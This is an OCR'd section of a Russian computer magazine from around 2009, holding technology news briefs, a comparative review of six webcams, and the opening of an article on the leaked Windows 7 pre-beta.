Как отвадить спамеров от социальных сетей? Над этим вопросом ломают головы по всему миру, но даже самые суровые наказания назойливых рекламщиков, похоже, не пугают — слишком уж лакомый кусочек представляют собой соц. сети. Компания Facebook не отстает от коллег по цеху, борясь с нежелательными рассылками как только можно. Недавно Facebook выиграла судебный процесс против спамера Адама Гуэрбеза (Adam Guerbuez) из Канады. Но интересен в данном случае не сам факт, а сумма штрафа, к которой последнего приговорили. Она составила ни много, ни мало $873 млн. Для сравнения — доходы всей компании Facebook за 2008 год не превышают $300 млн. Сам Гуэрбез, разославший пользователям Facebook более 4 млн. спам-сообщений, в которых рекламировал все что угодно, включая марихуану и порнографию, уже четыре месяца находится в розыске. Согласно материалам дела, он исчез сразу после того, как против него подали иск. В Facebook надеются, что сумма штрафа хотя бы отпугнет от социальной сети других дельцов нелегальной рекламы, однако верится в это с трудом.



Иногда они возвращаются



Очень давно не было слышно ничего нового от компании Palm, но она, тем не менее, жива и все еще пытается как-то поправить свое положение. И, похоже, все может получиться; во всяком случае, многие аналитики пришли именно к такому выводу. В пользу этого заключения говорят сразу несколько вещей. Например, в Palm сейчас собрался дружный коллектив бывших сотрудников Apple — притом, далеко не последних, и компания объявила о скорой презентации новой мобильной ОСи под названием Palm Nova. Напомним, что последняя ОСь от Palm вышла целых шесть лет назад — это была Palm OS 5. Публике Nova продемонстрируют уже в этом месяце, а в течение 2009 года на ее базе планируется выпустить несколько моделей смартфонов. Загадочные новинки будут являть собой нечто среднее между деловым BlackBerry и развлекательным iPhone, и перед ними ставится амбициозная задача «отвоевать» 2% мирового рынка смартфонов. Плюс, компания открыла свой магазин мобильных приложений, по аналогии с App Store. Уже сейчас там насчитывается более пяти тысяч различных программ и программок, порядка двух тысяч из которых бесплатные. Что из всего этого получится, — скоро узнаем!

Самый распространенный пароль в Сети это «1234567». На втором месте — «123456».

Продешевили?



Похоже, компания Yahoo! перестаралась, набивая себе цену в глазах Microsoft. Переговоры о возможной сделке между гигантами то заходили в тупик, то снова возобновлялись. Microsoft предлагал $47.5 млрд., но этого Yahoo! показалось недостаточно. Точно так же в середине 2008 было отвергнуто предложение Microsoft о покупке если не всей компании, то хотя бы ее поискового бизнеса. А теперь, когда дела у Yahoo! идут все хуже (компанию покинул один из главных разработчиков Шон Сачтер, а в ноябре 2008 в отставку подал генеральный директор и основатель Джерри Янг), переговоры по покупке поискового бизнеса Yahoo! снова возобновились. И теперь стороны, похоже, наконец, достигли консенсуса. Правда, сумма сделки стала куда как более скромной — активы оцениваются в $20 млрд. Судя по тому, что в Microsoft уже думают о новых кадрах и прочат на руководящие посты экс генерального директора AOL — Джонатана Миллера и экс главу Fox Interactive Media — Росса Левинсона, сделку, фактически, можно считать состоявшейся. Microsoft все же добилась своего.

Под одну гребенку

Скоро станет совершенно не важно, знал ты о том, что пользуешься пиратской копией программы, или не знал — перед лицом суда это не будет иметь никакого значения. Статья 1250 Гражданского Кодекса РФ («Защита интеллектуальных прав») вступила в силу еще 1-го января 2008, но только сейчас пленумы Верховного и Высшего арбитражного судов подготовили проект постановления, разъясняющего ее суть. И получилось следующее: незнание не освобождает от ответственности и не гарантирует никаких «поблажек». Более того, если раньше это распространялось только на юридических лиц, то теперь касается и лиц физических, то есть, простых граждан — нас. Активно штрафовать и приговаривать собираются традиционно за использование контрафакта, осознанное или неосознанное, за размещение и скачивание нелегальных файлов в локальных сетях, на различных хостингах и так далее. Проблему поиска нарушителей закона планируется решить давлением на владельцев хостингов и сеток, которых отныне тоже можно привлекать к ответственности. К примеру, получается, что тот же YouTube и подобные ему видео-хостинги, которые в качестве главного аргумента всегда предъявляли невозможность контролировать все материалы, закачиваемые юзерами на сайт, все равно понесут за контрафакт ответственность — ведь неважно, была компания в курсе нарушения или нет.



512 Гб на SDD



Если миниатюризация устройств для хранения данных и дальше будет развиваться в том же духе, то лет через 10 несколько терабайт можно будет хранить на носителе меньше спичечного коробка, а флешки придется искать на столе с лупой. Ну а пока компания Toshiba объявила о скором начале производства новой линейки SSD-накопителей объемом 64, 128, 256 и 512 Гб. Все устройства, кроме самого емкого на 512 ГБ, размерами не превысят 1.8". Топовая модель получилась чуть «полнее» — 2.5". Благодаря улучшенному MLC-контроллеру, скорость новых устройств от Toshiba составит 240 Мб\с в режиме чтения и 200 Мб\с в режиме записи. Помимо прочего, все девайсы будут оснащены функцией AES-шифрования. Цена и дата поступления устройств в продажу пока неизвестны, зато известно, что начать их производство планируется уже весной 2009.

Праздник к нам приходит



Любители предпраздничных онлайновых распродаж были сильно огорчены ситуацией, сложившейся вокруг сайта EBay. В ходе праздничной акции крупнейший сетевой аукцион традиционно предложил своим покупателям множество лотов по совершенно смешным ценам, казалось бы — торгуйся, не хочу. Только вот большинство товаров достались отнюдь не любителям сетевого шоппинга, а сообразительным хакерам и программерам, которые с помощью всяческих скриптов, снайпер-программ и так далее выиграли сотни лотов. Что характерно, с молотка ушли даже те позиции, на страницах которых счетчик посещений показывал 0000. Судя по всему, информация о распродажах попала в руки к ушлым перекупщикам еще до официального объявления и старта акции. Руководство аукциона никакого криминала в этих действиях, тем не менее, не усмотрело. Запрета на использование утилит для поиска по разделам на EBay не существует, прямых нарушений и взломов тоже выявлено не было, так что, по сути, «кто не успел — тот опоздал».

Вести от Мелкомягких



От софтверного гиганта уровня Microsoft новости регулярно поступают в таких объемах, что если описывать их все, не хватит никакого журнала. Однако никто не мешает нам сделать выжимку. Итак — пре-бету Windows 7 уже показывают прессе, демонстрируя отсутствие сбоев и лагов, новые возможности интерфейса и обученный проигрывать новые форматы медиаплеер. В системе появится центр управления устройствами Device Stage, менюшка «Пуск» обрастет списками Jump Lists. Также внедрят новую технологию Windows Advanced Rasterization Platform (WARP), позволяющую работать с DirectX 10 и 10.1 на машинах без графического ускорителя — его обязанности возложат на ЦП и эмулятор. Отдельно от всего этого великолепия будет доступен пакет полезностей Windows Live, который обещают обновлять гораздо чаще самой ОС. Релиз Windows 7 исходно был запланирован так, чтобы система появилась через три года после выхода Vista, то есть примерно в начале 2010-го. Бета-версия, впрочем, ожидается уже в этом месяце — в январе 2009. Что интересно, у беты будет наличествовать и русский язык.


Тем временем, для Vista вышла бета-версия Service Pack 2. Чтобы поставить пакет обновлений, как обычно понадобится сама Vista с уже установленным SP1. Финальную версию SP2 обещают в первой половине 2009 года. Ранее в пресс-релизах фигурировал апрель, но, похоже, второй сервис пак выйдет раньше.

Бледная копия «Золотого щита»



Австралия не только родина кенгуру, но с недавних пор еще и одна из немногих стран, где имеет место интернет-цензура со стороны правительства. Летом 2008 власти страны выделили $82 млн. на создание национального веб-фильтра и сейчас готовы приступить к его тестированию. Система призвана блокировать доступ к нелегальным сайтам, которых в составленном правительственными чинами закрытом списке почти 10.000. Большую его часть, по словам властей, занимают порно-сайты (притом, речь идет о детском порно) и сайты, имеющие отношение к террористическим и экстремистским организациям. Однако австралийцы все равно опасаются, что заодно им прикроют доступ и к другим ресурсам, носящим спорный характер. Такие скользкие темы как эвтаназия или азартные игры тоже могут подвергнуться «выбраковке». По исходной задумке правительства, веб-фильтр должны были тестировать местные провайдеры, но недовольство среди них растет. Так, крупнейший поставщик интернета в Австралии — Telstra, поближе познакомившись с детищем властей, вообще отказался принимать участие в тестировании. Вслед за этим последовал еще ряд отказов, а многие согласились установить лишь минимальную фильтрацию. Разумеется, правительство это не остановит, тестирование они проведут в любом случае. Но пользователи и провайдеры уже планируют в ответ проведение крупных акций протеста в Мельбурне и Сиднее. Инициатива властей совершенно не радует австралийцев, и все больше людей выступают за полное закрытие этой программы.

Смени браузер!



Компания Google, совсем недавно выпустившая в свет финальную версию своего браузера Google Chrome, перешла в наступление. Конкурентам «Хрома», и так моментально завоевавшего солидный процент рынка, не поздоровится. Теперь при визите в Gmail через веб-интерфейс наверху окна несложно заметить (или скорее, сложно не заметить) красную надпись: «Сделайте Gmail еще быстрее». Не видят эту ссылку только пользователи самого Chrome и еще, отчего-то, приверженцы Opera. Наверное, оттого, что доля рынка Opera уже составляет меньше, чем доля Chrome — 0.71% против 0.83%. Остальные же, пройдя по ссылке, обнаружат справочную страницу с предложением скачать более современный браузер — Firefox 3 или Chrome. Все это, разумеется, подается под соусом ускорения работы Gmail. С пользователями IE ситуация, вообще, на грани комичной. Тем, у кого установлена версия ниже 7-й версии, предложат 7-ю (конечно, со встроенным тулбаром Google и их же поиском по умолчанию). А тем, чья версия актуальна, напишут стыдливое: «Более быстрая версия Internet Explorer, IE8, находится в разработке и доступна в виде бета-версии» — и опять же предоставят выбор: Firefox 3 или Chrome. Установка Chrome уже предлагается и вместе со скачиванием Google Earth. Вот уж действительно агрессивный пиар!

Клавиатура наоборот



Сегодня подобрать удобное устройство ввода не проблема. Спектр всевозможных клавиатур широк — эргономичные, геймерские, самостерилизующиеся, с подсветкой и без, проводные и беспроводные. Но изобретать колесо производители не особенно стремятся, обычно «клавиатура», так сказать, остается собой. Но ведь никто не говорил, что нельзя придумать ничего удобнее, верно? Вот, например, странный девайс по имени Grippity. По сути, это обычная QWERTY-клавиатура без цифрового блока. И все бы ничего, только кнопки у нее расположены с обратной (задней) стороны. Создатели уверяют, что набирать текст таким образом гораздо легче и удобнее, чем на обычной клавиатуре. Разумеется, речь идет об использовании Grippity с портативными устройствами, ведь работать придется на весу, а на обычном рабочем месте это вряд ли будет удобно, да и не потребуется. В продажу девайс должен поступить через полгода. Цена на кибord составит порядка $100, так что у необычной новинки определенно есть шанс найти своих пользователей.

Бренды тоже умирают



Печальная новость пришла из стана производителей «железа». Хорошо известная всем, а особенно оверклокерам, компания Abit — производитель надежнейших материнских плат и видеоадаптеров — приказала долго жить. Проблемы у Abit начались давно, еще в 2004 году. Тогда из-за неприятностей по бухгалтерской части компания сильно потеряла в цене на Тайваньской фондовой бирже. Популярность продуктов стала падать, из-за чего пришлось сначала отказаться от производства видеокарточек, а затем компанию и вовсе поглотил другой тайваньский вендор — Universal Scientific Industrial (USI). Под крылом USI дела у Abit лучше не пошли, почти все ведущие разработчики разбежались, и продажи упали совсем. Последние годы Abit с трудом перебивались выпуском цифровых фоторамок со встроенным принтером, и это, понятное дело, золотых гор не приносило. В итоге, от мертвого груза решили избавиться. С 1-го января 2009 года Abit официально прекратила свое существование.



АЛЕКСЕЙ ШУВАЕВ

СМОТРИ В ОБА

СРАВНИТЕЛЬНОЕ ТЕСТИРОВАНИЕ ВЕБ-КАМЕР

Мультимедиа повсюду! Слышать собеседника и в самолете, и в поезде уже не считается чем-то необычным. Менее привычно пока говорить и одновременно видеть человека на том конце «провода». Сегодня мы рассмотрим шесть современных камер для передачи видео через интернет.

ВОЗМОЖНОСТИ УСТРОЙСТВ

Девайсы, представленные в нашем обзоре, обладают многими полезными качествами. Например, если ты хочешь устроить видеоконференцию, тебе достаточно подключить камеру и скачать какой-либо из популярных интернет-пейджеров. Наилучшим образом себя зарекомендовала программа Skype — как наиболее заточенная для разговоров голосом и передачи видео, но с этой задачей с переменным успехом справляются также ICQ, Mail-агент и yahoo-messenger. Вероятно, есть еще множество утилит, но мы привели наиболее распространенные примеры. Сразу напомним о разумном минимуме скорости передачи данных — это 128 кбит/с. Ты можешь общаться и на меньших скоростях, но тогда задержек при передаче изображения и искажения голоса не избежать. Как правило, программы передают изображение разрешением не более 640x480 пикселей. Дальнейшее наращивание матрицы — это больше игры маркетологов, хотя разница в изображении может быть заметна, так как качество матрицы и начинка различаются. Также в Сети есть сервисы, где можно просто общаться и демонстрировать свое изображение онлайн, без применения стороннего софта. Например, на сайте smotri.com ты можешь разрешить доступ к своей камере, чтобы все пользователи видели твое изображение.

Кроме того, имеются и нестандартные способы использования web-камер. Скажем, организовать охранную систему видеонаблюдения. При помощи специального софта можно фиксировать все происходящее в зоне видимости камеры. Для экономии дискового пространства и удобства последующего просмотра такие программы активируют запись только в случае появления в видимой зоне движения. Среди вариантов применения — следить за своим домом. Например, мой друг, уходя на работу, оставляет компьютер включенным. Настроив Skype на автоответ, он может позвонить себе домой и увидеть и услышать, что там происходит.

МЕТОДИКА ТЕСТИРОВАНИЯ

Для теста выбрана программа Skype. Чтобы не было помех при передаче изображения, мы воспользовались каналом в 10 Мбит/с. Вполне хватит для двустороннего видеочата! Тестируя чувствительность матрицы, мы создали слабое освещение. Камеры подключались к системе с предустановленной Windows XP Professional SP3 без установки драйверов. Если они не требовали специального софта — это считалось преимуществом. Также оценивались дополнительные возможности устройств, будь то встроенный микрофон или подсветка. Важным мы сочли и удобство крепления (особенно с учетом разной ширины ЖК-мониторов или наличия ЭЛТ-экрана). Напоследок, мы оценивали комплектацию устройств — ведь очень удобно, когда в коробку с покупкой вкладывают гарнитуру или наушники.




Creative Live! Cam Notebook Ultra

Технические характеристики:

Разрешение матрицы: **1,3 Мпикс**
Разрешение видео: **1280 x 1024**
Разрешение фото: **5 МПикс (с программной интерполяцией)**
Частота кадров: **30 кадров/c**
Интерфейс с компьютером: **USB 2.0**

●●●●●●●●●○







Genius iSlim 321R

Технические характеристики:

Разрешение матрицы: **0,3 Мпикс**
Разрешение видео: **640 x 480**
Разрешение фото: **0,3 МПикс (с программной интерполяцией)**
Частота кадров: **30 кадров/c**
Интерфейс с компьютером: **USB 2.0**

●●●●●○○○○○

Девайсы от Creative, вполне соответствуя названию, всегда отличались креативом. Ну и высоким качеством изготовления. Фирма, прославившаяся своими аудиокартами, уже давно и с успехом занимается сторонними продуктами. Сегодня в наших руках — камера несколько необычного вида: цилиндрической формы, чуть больше батарейки, вращается вокруг оси в одной плоскости. Из-за странного крепления на обычный ЖК-монитор закрепить ее удалось лишь после ряда усилий. Сразу порадовало изображение — широкоугольный объектив несильно искажает картинку и позволяет захватить больше пространства. Всю работу по наведению резкости изображения за тебя сделает автофокус. При работе камера мягко светит синим светодиодом. Очень понравился встроенный микрофон — качество звука было отличным. Если хочешь сделать разговор приватным — воспользуйся идущей в комплекте стереогарнитурой. Надо отметить и несколько недостатков: провод камеры довольно короткий, а удлинителя USB в комплекте нет — расчет велся явно на обладателей ноутбуков. При слабом освещении заметно появление шумов (в виде точек на изображении). Камера не работает без установки драйверов. К достоинствам относится хорошее изображение при достаточной освещенности, отличный встроенный микрофон и стереогарнитура.

Компания Genius отметилась в производстве практически всех околокомпьютерных устройств, и веб-камеры не стали исключением. Простенький девайс можно закрепить на ЖК-дисплее или поставить на горизонтальную плоскость. Затруднение при фиксации может вызвать слабый зажим и малый вес — камера просто сдвигается. Гаджет очень компактный и подойдет обладателям ноутбуков (практически не занимает места в багаже). Получить картинку и звук со встроенных микрофонов реально даже без установки фирменного ПО, но тогда не удастся воспользоваться всеми функциями. Приятная фишка заключается в том, что в корпус встроены четыре инфракрасных светодиода, а значит, ты сможешь получать изображение в полной темноте. Правда, маломощные элементы не светят дальше одного метра. И еще, — светодиодная подсветка работает только после установки драйвера. Фокус регулируется при помощи поворота объектива, потому забудь про четкие линии, если сместишься на метр назад. Из недостатков было отмечено невысокое качество звука при пользовании встроенным микрофоном. Кроме того, при обычном освещении цветность картинки серьезно хромает, как мы ни пытались ее настроить. Ну а достоинства: малая цена, возможность съемки в полной темноте.

Hercules Deluxe Optical Glass


Технические характеристики:

Разрешение матрицы: **1,3 Мпикс**
Разрешение видео: **800 x 600**
Разрешение фото: **1,3 МПикс (с программной интерполяцией)**
Частота кадров: **30 кадров/с**
Интерфейс с компьютером: **USB 2.0**

●●●●●●●○○○



1400 руб.



Производитель использовал для объектива стекло — якобы это должно существенно улучшить качество картинки. И действительно, сей шаг неплохо сказался на изображении, правда, фокусировка осталась ручная, а само кольцо фокуса очень узкое и скользкое — неудобно перенастраивать. Камера оснащена прищепкой (на одной из сторон — липучка для крепления на ЭЛТ-мониторах) и шарнирным креплением, что позволяет расположить ее практически, как угодно. На передней панели установлены четыре светодиода, которые можно включать и принудительно, и в автоматическом режиме. Светодиоды довольно яркие и могут осветить объекты на расстоянии до одного метра. Качество картинки при этом меняется в лучшую сторону. Имеется встроенный микрофон, но лучше воспользоваться идущей в комплекте моно-гарнитурой (микрофон дает заметный писк при работе). Для полного функционала потребуется установить драйверы. Из достоинств отметим автоматическую подсветку, хорошие линзы, удобное крепление и свободу вращения камеры, стильный дизайн, а также наличие жесткой гарнитуры в комплекте. К недостаткам относится плохой звук со встроенного микрофона. Никаких дополнительных фишек в комплект не входит.

Hercules Dualpix Chat and Show

Технические характеристики:

Разрешение матрицы: **1,3 Мпикс**
Разрешение видео: **1280 x 1024**
Разрешение фото: **5 МПикс (с программной интерполяцией)**
Частота кадров: **30 кадров/с**
Интерфейс с компьютером: **USB 2.0**

●●●●●●●●○○



2200 руб.

Занимательная камера в стильной обертке. В редакцию попала квадратная коробка, в которой, помимо самой камеры с необходимым ПО, находится моно-гарнитура и цифровой брелок. Начну с последнего. Очень интересный бонус — брелок с ЖК-экраном и встроенной памятью на 2 Мб нужен для хранения любимых фотографий. Питается он от четырех маленьких батареек, а данные закачиваются по интерфейсу USB. Теперь перейдем к гарнитуре. Девайс с креплением на одно ухо имеет неплохой микрофон, но нужен, скорее, для сохранения приватности разговора, нежели для удобства. Крепление самой камеры создано для установки как на ЭЛТ, так и на ЖК-дисплеях. Фокусировка изображения происходит при повороте кольца объектива. В процессе тестирования действительно четкое изображение получить так и не удалось. Камера имеет встроенный микрофон, который довольно заметно фонит при работе. Что важно, камера начала работать без установки драйверов: определились как сама камера, так и микрофон. При активации микрофона или камеры на панели девайса загорается светодиод, так что момент, когда за тобой начнут наблюдать, ты не пропустишь. В итоге, к недостаткам можно отнести плохую резкость, шумы микрофона и периодический переход изображения в зеленый цвет. Из плюсов: работа без драйверов, встроенный микрофон, хороший брелок.





Logitech QuickCam Sphere AF

Технические характеристики:

Разрешение матрицы: **2 Мпикс**
Разрешение видео: **1600 x 1200**
Разрешение фото: **8 МПикс (с программной интерполяцией)**
Частота кадров: **30 кадров/с**
Интерфейс с компьютером: **USB 2.0**

●●●●●●●●●●

Довольно известная и уже не новая камера от Logitech. Девайс заслуживает всяческих похвал не только за особый дизайн, но и за техническую начинку. Во-первых, камера оснащена оптикой Carl Zeiss и автофокусом. Во-вторых, ты можешь управлять поворотом камеры в вертикальной и горизонтальной осях. В-третьих, фирменное ПО позволяет следить за лицом — камера будет автоматически следовать за тобой, если ты любишь двигаться при разговоре. В-четвертых, этот же софт позволяет заменять твое изображение на анимированных персонажей. Несомненным достоинством является возможность «приподнять» камеру над столом, смонтировав ее на 26-сантиметровую подножку. Во время активности камеры ты заметишь оранжевый светодиод сбоку от объектива. Встроенный микрофон выдает неплохой звук, но учитывая, что он смонтирован в основании — если ты установишь его на столе, готовься, что он будет передавать и посторонние шумы. Очень хорошо работает функция подстройки под окружающее освещение. Из недостатков отметим необходимость установки фирменного ПО и пластиковую полусферу, которая накрывает оптический механизм — она может поцарапаться и качество картинки заметно ухудшится.

Microsoft LifeCam VX-

Технические характеристики:

Разрешение матрицы: **0,3 Мпикс**
Разрешение видео: **640 x 480**
Разрешение фото: **1,3 МПикс (с программной интерполяцией)**
Частота кадров: **30 кадров/с**
Интерфейс с компьютером: **USB 2.0**

●●●●●●●●●○

Инженеры Microsoft выпустили достойный гаджет. Сразу надо обратить внимание на сменную лицевую панель — выбирай из трех цветов: белый, синий и красный (Russian edition?). Камера с автофокусом выглядит очень элегантно и крепится на любой поверхности абсолютно без затруднений. Микрофон не отличается высоким качеством, но слышимость вполне отчетливая. Что касается картинки, то тут камера заслуживает всяческих похвал: при любом освещении картинка очень хорошая. И это несмотря на то, что камера оснащена 0,3 Мпикс матрицей. Еще одно достоинство, которое нельзя не назвать: все функции девайса доступны без установки драйверов. Для ценителей приватности: светодиод на лицевой стороне камеры начинает светиться, как только ты активируешь микрофон или запрашиваешь видео. Отметим также довольно длинный провод — подключить камеру можно даже к компьютеру, установленному под столом. Подведем итог. Положительные моменты: хорошее изображение, работа без установки ПО, сменные лицевые панели, провод. Недостатки: слабый микрофон, малое разрешение матрицы (хотя мало кто передает по Сети видео больше 640x480).

ВЫВОДЫ

Видеть собеседника всегда приятно, а использовать свой компьютер на все 100% — приятнее вдвойне. Поэтому, если ты еще не обзавелся web-камерой, то задумайся о ее приобретении. А мы приступим к выдаче призов. Несомненным победителем становится камера Logitech QuickCam Sphere AF. За отличный функционал, качество и широкие возможности мы награждаем ее призом «Выбор Редакции». Второй приз, не менее важный («Лучшая покупка»), достается камере Creative Live! Cam Notebook Ultra — за отличный звук и высокое качество изображения. Можно рекомендовать присмотреться и к Microsoft LifeCam VX-5500 — очень удобный, стильный и функциональный девайс. Не пропусти!



АНТОНОВ «SPIDER_NET» ИГОРЬ
/ ANTONOV.IGOR.KHV@GMAIL.COM /

WINDOWS, ЭПИЗОД 7: НОВАЯ ВИСТА

ПЕРВЫЕ ВПЕЧАТЛЕНИЯ ОТ БЕТА-ВЕРСИИ НОВОЙ ВИНДЫ

Не успели мы вдоволь обругать и охаять последнюю Vista, как Microsoft уже сделала полноценный анонс и даже провела презентацию абсолютно новой ОС — Windows 7. Шустро! Финальный релиз новинки намечен на январь 2010 года, однако preBeta-версия проекта уже ускользнула в Сеть!

КОДОВОЕ ИМЯ: BLACKCOMB


Может показаться, что Windows 7 — это самая «быстро приготовленная» ОС Microsoft. Действительно, после выхода Windows XP до релиза Vista прошло почти шесть лет. Совсем другая история с Windows 7 — всего лишь три года до релиза. На самом деле, это предположение в корне неверно, а точнее, все выглядит наоборот. Windows 7 — самая долго разрабатываемая ОС от Microsoft! Впервые о ней заговорили еще в начале 2000 года. Была информация, о том, что Microsoft начали работать над проектом под кодовым именем BlackComb с намеченным релизом на 2005 год, но в августе 2001 информация обновилась и было



Рабочий стол Windows 7

сообщено, что перед BlackComb будет выпущена промежуточная версия ОС — Windows LongHorn, которую впоследствии переименовали в Vista. Буквально в то же время проекту Blackcomb присвоили новое имя — Vienna. На основании этих фактов, выходит, что разработка Windows 7 займет не три, а целых десять лет!
Несмотря на наличие многочисленных билдов, Microsoft не спешит раздавать свое новое детище в массовое тестирование. Поэтому все, что сейчас валяется на просторах инета, — нелегал и не рекомендуемые к использованию версии. Большинство из них не представляет никакого интереса; по сути, это слегка модифицированные версии Vista. Следовательно, особых отличий нет. Все изменилось с выходом PreBeta-версии с номером build 6801. Именно эту версию Microsoft представила на конференции PDC, прошедшей в конце октября в Лос-Анджелесе. На презентации была представлена сборка 6933, но особо ярко в Сети засветилась именно 6801, в которой все примочки интерфейса отключены.

Свойства «Мой компьютер»





Естественно, быстро подоспел патч, причем от нашего соотечественника. Он исправил недоразумение. Буквально во время сдачи номера подоспел билд 6956, который утек с конференции в Китае, а к моменту выхода номера появится официальная бета. В общем, познакомиться с нововведениями ты сможешь в любом случае, какая бы версия Винды тебе ни попалась.

БЫСТРОДЕЙСТВИЕ

